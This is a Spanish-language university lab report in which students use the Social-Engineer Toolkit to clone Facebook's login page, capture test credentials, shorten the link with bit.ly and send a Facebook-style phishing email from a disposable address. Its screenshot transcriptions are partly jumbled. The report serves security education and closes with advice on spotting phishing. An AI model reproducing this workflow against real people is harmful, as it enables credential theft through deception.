

Ficha y Control de Resultados de las Prácticas

Datos de Identificación

Apellido, Nombre	Cédula de Identidad	Nro. de Práctica	Fecha
Diego Bastardo	27948046	14	18/12/2022
Gabriel Manrique	26921248		
Nombre de la Práctica		Ingeniería Social	
Grupo (últimos 2 dígitos del NRC)		1489	Mesa

Direccionamiento IP/Máscara:

Equipo origen/fuente:	172.30.114.4	Equipo Objetivo/Destino:	172.30.114.5
Otros Equipos involucrados:			

Ejecución de la práctica:

Por cada actividad desarrollada durante la ejecución de la práctica debe narrar la(s) actividad(es) llevadas a cabo y colocar las evidencias resultantes, a saber: evidencia de comandos, aplicaciones, programas ejecutados, así como los resultados obtenidos de la ejecución de los mismos:

En esta práctica nos adentramos al mundo del razonamiento psicológico que pueden llegar a tener las víctimas de un ataque informático de tipo phishing y como realizando ingeniería social a individuos podemos llegar a obtener información delicada la cual nos servirá en un futuro para realizar ataques más específicos.

Para la ejecución de la práctica tuvimos que crear dos máquinas virtuales, las cuales tuvieron el mismo sistema operativo kali linux. Configuramos la red nat correspondiente la cual nos permitirá la comunicación entre las pc y por último, ejecutamos en una de las máquinas la herramienta **Setoolkit**.

The Social-Engineer Toolkit es un framework de test de penetración de código abierto diseñado para ingeniería social, en esta práctica el propósito de usar esta herramienta es realizar una clonación de algún formulario de acceso de una red social para luego desde un correo electrónico falso o generico podamos ejecutar una ataque de phishing.

Ejecutamos en la línea de comando las herramienta setoolkit.



```

kali@kali: ~
File Actions Edit View Help

[—] System The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>

```

Seleccionamos la opción de Penetration Testing

```
set> 2
```

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Wirth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

Luego la opción de Credential Harvester Attack Method.

```
set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

```
99) Return to Webattack Menu
```

Luego Site Cloner

```
set:webattack>2
```

```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
```

```
[-] to harvest credentials or parameters from a website as well as place them into a report
```

* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.30.114.7]:
```

Una vez hemos seleccionado las opciones correctas para clonar un sitio web, procedemos a ingresar la dirección ip del web site y su url. En la práctica clonamos la página de facebook y usamos el comando nslookup para determinar su dirección ip.

```
File Actions Edit View Help

(kali@kali)-[~]: Menu
$ nslookup facebook.com
Server:      200.2.8.100
Address:     200.2.8.100#53
The first method will allow SET to import a list of pre-
Non-authoritative answer: utilize within the attack.
Name:   facebook.com
Address: 31.13.67.35 ll completely clone a website of you
Name:   facebook.com lize the attack vectors within the
Address: 2a03:2880:f12b:83:face:b00c:0:25de clone.
```

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

`set:webattack>` IP address for the POST back in Harvester/Tabnabbing [172.30.114.7]:31.13.67.35

`[-]` SET supports both HTTP and HTTPS

`[-]` Example: `http://www.thisisafakesite.com`

`set:webattack>` Enter the url to clone: `https://www.facebook.com/`

`[*]` Cloning the website: `https://login.facebook.com/login.php`

`[*]` This could take a little bit...

The best way to use this attack is if username and password form fields are

`[*]` The Social-Engineer Toolkit Credential Harvester Attack


`[*]` Credential Harvester is running on port 80

`[*]` Information will be displayed to you as it arrives below:

█


This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allow us to remember you. We use this information in

Una vez terminada la clonación podemos acceder al sitio desde nuestro localhost o la dirección ip de nuestra máquina. Siempre y cuando el servidor se encuentre en ejecución.





Luego al ingresar los datos correspondientes a los campos del formulario pudimos capturar la información respectiva a las credenciales de acceso a facebook de nuestra víctima.



```

kali@kali: ~
File Edit View Settings Help
Firefox ESR
Browse the World Wide Web

set: social-engineer - If you want to use the POST back in Harvester/Tabnabbing [172.30.114.6]:200.2.8.10
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set: webattack> Enter the url to clone:https://m.facebook.com/reg/?cid=1038refsrc=deprecated&soft=hjk

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack is running a Credential Harvester (CH) on a website.
[*] Credential Harvester is running on port 80.
[*] Information will be displayed to you as it arrives below.
127.0.0.1 - - [08/Dec/2022 09:48:02] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoezt=21025
PARAM: lsd=AVoQMqhsCyw
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=064204_urRi
PARAM: lgns=n
POSSIBLE USERNAME FIELD FOUND: email=asdasdasd
POSSIBLE PASSWORD FIELD FOUND: pass=asdasdasd
POSSIBLE USERNAME FIELD FOUND: login=i
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

172.30.114.6 - - [08/Dec/2022 09:48:10] "POST /device-based/regular/login/?login_attempt=16lww=100 HTTP/1.1" 302 -
^C
Press <return> to continue

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
  
```

Para la siguiente etapa de la práctica, investigamos la funcionalidad de <https://bitly.com/> y luego lo utilizamos para enviar un fake email a uno de los integrantes de nuestro grupo. La funcionalidad principal de bitly es acortar una URL cuyo tamaño es muy extenso.



The screenshot shows the Bitly Link Manager interface. The browser tabs include 'Carpeta compartid...', 'Practica-9 - Googl...', 'Practica9-screens...', 'Bitly | Link Manage...', 'es-la.facebook.co...', and 'Facebook - Inicio...'. The address bar shows 'app.bitly.com/Bmc8eiUaAGC/bitlinks/3Y68eZG/details'. The interface has a sidebar with 'Create new', 'Dashboard', 'Links', 'Link-in-bio', 'Campaigns', 'Custom links', and 'Settings'. The main area is titled 'Links' and shows '0 Results' and 'Engagements all time'. A link for 'facebook' is listed with the URL 'bit.ly/3Y68eZG' and '0 clicks'. The details for this link show it was created on December 8, 2022, at 11:01 AM GMT-4 by Gabriel Alberto Manrique Ulacio, with 0 total engagements. Below the link details, there is a QR code and a 'Link-in-bio' section.

Ingenieria Social

dmbastardo.19@est.ucab.edu.ve

Ingenieria Social

Buen día estimado. Con la implementación y creación del metaverse, necesitamos la creación de cuentas y verificar con su correo utilizado en las cuentas de facebook. Para ello requerimos de que acceda a la página de facebook <https://es-la.facebook.com/>. Esperamos su aporte. |


Enviar

A

En el transcurso de la práctica sufrimos fallos con la conexión de internet en el laboratorio lo cual no nos permitió realizar más pruebas con la clonación de sitios web.

Descubra que es <https://bitly.com/> y empléelo en su FakeMail a continuación

Envíe un correo desde su cuenta personal con las siguientes características:



```
File Actions Edit View Help
— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —
Content of the text: Sea creativo.

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:


Clone una página que solicite usuario y password : https://www.linuxquestions.org
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.30.114.6]:2
00.2.8.100
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.linuxquestion.org

[*] Cloning the website: http://https://www.linuxquestion.org
[*] This could take a little bit...
[*] Error. Unable to clone this specific site. Check your internet connection.

Press <return> to continue
```

Para finalizar la práctica ejecutamos un ataque de phishing, enviando un correo desde un email falso pero con una estructura similar a las notificaciones de facebook haciendo que este mensaje sea más convincente para la víctima. le dimos la dirección url de nuestro bitly que redirige al sitio web que clonamos y se encuentra corriendo en nuestro local. Ahora lo que esperamos es que nuestro objetivo caiga en la trampa, en este caso fue un phishing dirigido a un objetivo específico pero también puede realizarse en masa.



The screenshot shows the GuerrillaMail web interface. At the top, there's a header with 'ctrcurdi' and '@ sharklasers.com' in a dropdown menu, and a 'No recordar' button. Below this is a text input field containing 'qmende+2292pug1291ls@sharklasers.com' and a checked checkbox labeled 'Alias de correo electrónico'. A navigation bar contains buttons for 'EMAIL', 'REDACTAR', 'HERRAMIENTAS', and 'CONÓCENOS'. Below the navigation bar is an 'Enviar' button. The main content area is divided into two columns. The left column has a label 'A:' followed by a text input field containing 'ferrefranciselena@gmail.com'. Below this is a note: '(Introduce una única dirección de email, no se permiten CC ni BCC)'. The right column has a label 'Asunto:' followed by a text input field containing 'Ingeniería Social'. Below the subject field is a large text area containing a phishing message in Spanish: 'Buen día estimado. Con la implementación y creación del metaverse, necesitamos la creación de cuentas y verificar con su correo utilizado en las cuentas de facebook. Para ello requerimos de que acceda a la página de facebook https://bit.ly/3hbFT3q. Esperamos su aporte.' To the right of the text area is a file upload section with a 'Browse...' button and the text 'No file selected.' At the bottom of the interface, there is a footer with the text: 'max upload/email: 150mb, deleted after 24h. By using this service, you agree to the Terms of Service Attention: As countermeasure against spam, the following header will be added to outgoing email: X-Originating-IP:[190.217.10.43]'

Bibliografía

<https://github.com/trustedsec/social-engineer-toolkit>

Hallazgos y/o conclusiones de la actividad desarrollada (Explique su experiencia y el análisis de los resultados):

Durante esta práctica nos enfocamos en entender los principios del phishing, y pudimos aprender con profundidad cómo funciona esta práctica y a cuáles elementos tenemos que prestar atención para evitar ser víctima de este tipo de ataques cibernéticos, los cuales son bastante comunes hoy en día y continuamente afectan a personas de mediana y tercera edad.

Valiéndonos del framework Social-Engineer Toolkit aprendimos cuáles son los distintos métodos de phishing que existen, y también pudimos comprobar que incluso páginas tan avanzadas como Facebook pueden ser clonadas para realizar este tipo de estafas. En este sentido, alineamos las mejores prácticas posibles para evitar caer en estas trampas: entre ellas verificar que la dirección de correo electrónico sea oficial, revisar cuidadosamente el URL de la página donde nos piden poner nuestros datos, y estar atentos a otras señales de alerta que puedan existir.

Contribución de esta actividad en su Proyecto:

